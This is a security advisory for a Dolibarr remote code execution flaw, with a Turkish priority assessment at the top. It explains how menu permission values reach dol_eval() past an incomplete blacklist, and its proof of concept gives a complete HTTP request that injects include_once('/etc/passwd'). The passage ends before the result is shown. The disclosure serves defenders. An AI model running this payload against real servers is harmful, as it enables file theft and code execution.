GHSA-49xw-hw94-fmv2: Dolibarr has Remote Code Execution Vulnerability (Bypass)
Noroxi değerlendirmesi
Öncelik: İzleyin (aksiyon skoru 35/100)
- İzlediğimiz kaynaklarda (CISA KEV, Exploit-DB, Metasploit, Nuclei, GitHub) herkese açık istismar kodu ya da sahada sömürü kaydı yok.
- İnternetten erişebilen herkes tetikleyebilir. Düşük yetkili bir hesap yeterli. Kullanıcının bir şey yapması gerekmez. Özel bir koşul gerekmez; tekrarlanabilir.
- Kayda göre henüz düzeltme sürümü yok.
Şimdilik düşük öncelik. Düzeltme yayımlandığında güncelleyin; üreticinin duyurusunu izleyin.
Kaydın verisinden otomatik üretilir: CVSS (NVD ve CNA), CISA KEV ve SSVC, FIRST EPSS, istismar kaynakları, düzeltme sürümleri. Nasıl hesaplıyoruz
Birincil kaynaklar: OSV
# Summary The Dolibarr backend provides the function of adding Menu, and supports setting permissions for the added Menu:  This is the trigger point of the vulnerability. The submitted permission can be php code, and it will be executed when viewing the created Menu: - htdocs/admin/menus/edit.php  As you can see, in edit.php, if the created menu is set to `$menu->perms`, the `dol_eval()` method will be called. Following the `dol_eval()` method, we can see that it will filter the dangerous php functions in `$menu->perms` through the blacklist set in `$forbiddenphpfunctions`:  However, the blacklist here is not comprehensive. For example, the `include_once` and `require_once` functions can easily pass the blacklist check, which will cause file inclusion vulnerabilities. Moreover, if the `allow_url_include` option is enabled in php.ini, arbitrary code execution will occur. **The most serious thing is that we can cooperate with the file upload at `/htdocs/user/document.php?id=1&uploadform=1` to achieve more general arbitrary code execution.** # Proof of Concept ## Local File Inclusion (1) First, create a Menu and set "Permissions" to `include_once('/etc/passwd')` (note that `''` must be used here because `"` will be detected): ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('/etc/passwd')&save=Save ```  (2) Then we look at the Menu we just created, and we can see that the contents of `/etc/passwd` have been successfully read out: 